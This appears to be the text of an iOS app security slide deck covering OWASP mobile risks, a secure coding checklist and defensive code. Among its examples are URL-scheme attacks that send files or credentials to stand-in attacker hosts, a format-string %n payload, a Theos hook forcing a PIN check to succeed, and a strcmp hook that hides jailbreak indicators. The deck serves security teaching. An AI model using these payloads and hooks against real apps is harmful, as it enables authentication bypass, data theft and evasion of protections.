iOS App Security

OWASP Top Risks

- Insecure Data Storage
- Weak Server Side Controls
- Insufficient Transport Layer Protection
- Client Side Injection
- Poor Authentication and Authorisation

Top Risks (cont)

- Improper Session Handling
- Security Decisions via Untrusted Inputs
- Side Channel Data Leakage
- Broken Cryptography
- Sensitive Information Disclosure

Insecure Data Storage

- No data is secure when stored locally in the application
- Use Keychain if absolutely necessary
- Leverage the most secure API designation, e.g kSecAttrAccessibleWhenUnlocked

Weak Server Side Controls

- Proper input validation should occur both on the client side as well as the server side
- Important decisions like Authentication and Authorisation should be taken on the backend
- Perform input validation on all client-side input data

Insufficient Transport Layer Protection

- Ensure your app only accepts properly validated SSL certificates
- Protect all app data while in transit
- Pin server certificate

Client Side Injection

- Input Validation and output escaping
- Use parameterised SQL queries
- Add a prompt or validate input before doing anything critical using URL schemes
- Make sure that the content loaded into the UIWebview is not malicious

Poor Authentication and Authorisation

- Never use a device identifier (e.g., UDID , IP number, MAC address, IMEI) to identify a user or session.
- Implement strong server side authentication, authorization, and session management
- Authenticate all API calls to paid resources
- Use only tokens that can be quickly revoked in the event of a lost/stolen device, or compromised session

Side Channel Data Leakage

- Design and implement apps under the assumption that the user's device will be lost or stolen
- Identifying all potential side channel data present on a device. These sources should include: web caches, keystroke logs, screen shots, system logs, and cut-and-paste buffers

Broken Cryptography

- Never “hard code” or store cryptographic keys where an attacker can trivially recover them
- Use platform crypto APIs when feasible; use trusted third party code when not.
- Use only strong crypto algorithms and implementations, including key generation tools, hashes, etc.

Sensitive Information Disclosure

- Anything that must truly remain private should not reside on the mobile device
- Strip binaries prior to shipping, and be aware that compiled executable files can still be reverse engineered.

Jailbreak Detection

- No information is safe on a jailbroken device


Runtime Manipulation

- Obj-C Method swizzling
- gdb
- Cydia Substrate http://www.cydiasubstrate.com
- Theos framework
- cycript http://www.cycript.org

Binary Patching

- Make attackers job as hard as possible
- Hard and expensive to protect against
- Code Obfuscation

Social Engineering



Test For Security

- Test for invalid and unexpected data in addition to testing what is expected.
- Static code analysis
- Code reviews and audits

Secure Coding Checklist

- HTTPS used and correctly configured (i.e. not bypassed by delegation or setAllowsAnyHTTPSCertificate)
- All format strings properly declared
- General C issues (malloc(), str*, etc.)
- Entropy gathered correctly
- Secure backgrounding

Secure Coding Checklist

Secure Coding Checklist

- UIPasteBoards not leaking sensitive data
- Correct object deallocation, no use-after-release
- URL handler parameters sanitized
- Secure keychain usage
- No inappropriate data stored on local filesystem
- CFStream, NSStream, NSURL inputs sanitized/encoded
- No direct use of UDID

Reference

- https://developer.apple.com/library/mac/documentation/Security/Conceptual/SecureCodingGuide/Introduction.html
- https://www.securecoding.cert.org/

URL and File Handling

URLs and File Handling

```
myapp://cmd/run?program=/path/to/program/to/run

myapp://cmd/sendfile?
to=evil@attacker.com&file=some/data/file

myapp://cmd/delete?
data_to_delete=my_document_ive_been_working_on
```

myapp://cmd/login_to?
server_to_send_credentials=some.malicious.webserver.com

myapp://use_template?template=/../../../../../../../../../some/other/file

Buffer Overflows

Buffer Overflows

```
char destination[5];

char *source = “Larger”;

strcpy(destination, source);



//Buffer underflows also might be
dangerous
```

Integer Overflows

Integer Overflows

```
int 2147483647 + 1 = - 2147483648
```

Method Hooking with Theos

Method Hooking with Theos

```
%hook CredentialsManager
- (BOOL)isCorrectPIN:(NSString *)str
{
  %log;
  return YES;
}
%end
```

Function Hooking

Function Hooking

```
int (*original_strcmp)(const char *a1, const char *a2);

int replaced_strcmp(const char *a1, const char *a2)
{
        if (original_strcmp(a1, "/Applications/Cydia.app") == 0)
{
            return -1;
        }
    return original_strcmp(a1, a2);
}
%ctor {
    MSHookFunction((void *)strcmp, (void*)replaced_strcmp, (void
**)&original_strcmp);
}
```

Format String Attacks

Format String Attacks

```
int size = recv(fd, pktBuf, sizeof(pktBuf), 0);

if (size) {

syslog(LOG_INFO, "Received new HTTP request!");

syslog(LOG_INFO, pktBuf);

}

//suppose an attacker passes the following
string in the input packet:

"AAAA%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%n"
```

Syscalls

Syscalls

```
#import <sys/syscall.h>

char *path = “/path/to/file”;
struct stat buf;

register long _r0 __asm__("r0")=(long)(path);
register long _r1 __asm__("r1")=(long)(&buf);
register long _r12 __asm__(“r12")=(long)SYS_stat;

 __asm__ __volatile__(
                        "svc 0x80"
                        : "=r"(_r0)
                        : "r"(_r0), "r"(_r1), "r"(_r12)
                        : "memory");

BOOL fileExists = _r0 == 0 ? YES : NO;
```

Anti Debug

Anti-Debug

```
typedef int (*ptrace_ptr_t)(int _request, pid_t _pid,
caddr_t _addr, int _data);

void* handle = dlopen(0, RTLD_GLOBAL | RTLD_NOW);
ptrace_ptr_t ptrace_ptr = dlsym(handle, "ptrace");
ptrace_ptr(PT_DENY_ATTACH, 0, 0, 0);
dlclose(handle);
```